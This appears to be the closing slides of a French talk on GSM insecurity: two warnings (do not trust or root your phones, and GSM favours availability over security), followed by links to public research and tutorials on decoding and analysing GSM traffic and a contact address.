- Ne faites pas confiance à vos téléphones, et ne les rootez pas
- GSM est ouvert, et ne s’axe pas sur la sécurité, mais sur la disponibilité

Sources (entre autres...)

Quelques liens :

- http://secure-call.net/gsm_cracking/Decoding%20GSM.pdf
- http://www.cs.ru.nl/~fabianbr/poster.pdf
- http://www.rtl-sdr.com/rtl-sdr-tutorial-analyzing-gsm-with-airprobe-and-wiresh

Questions ?

Contact : interrupt@countzero.info

Merci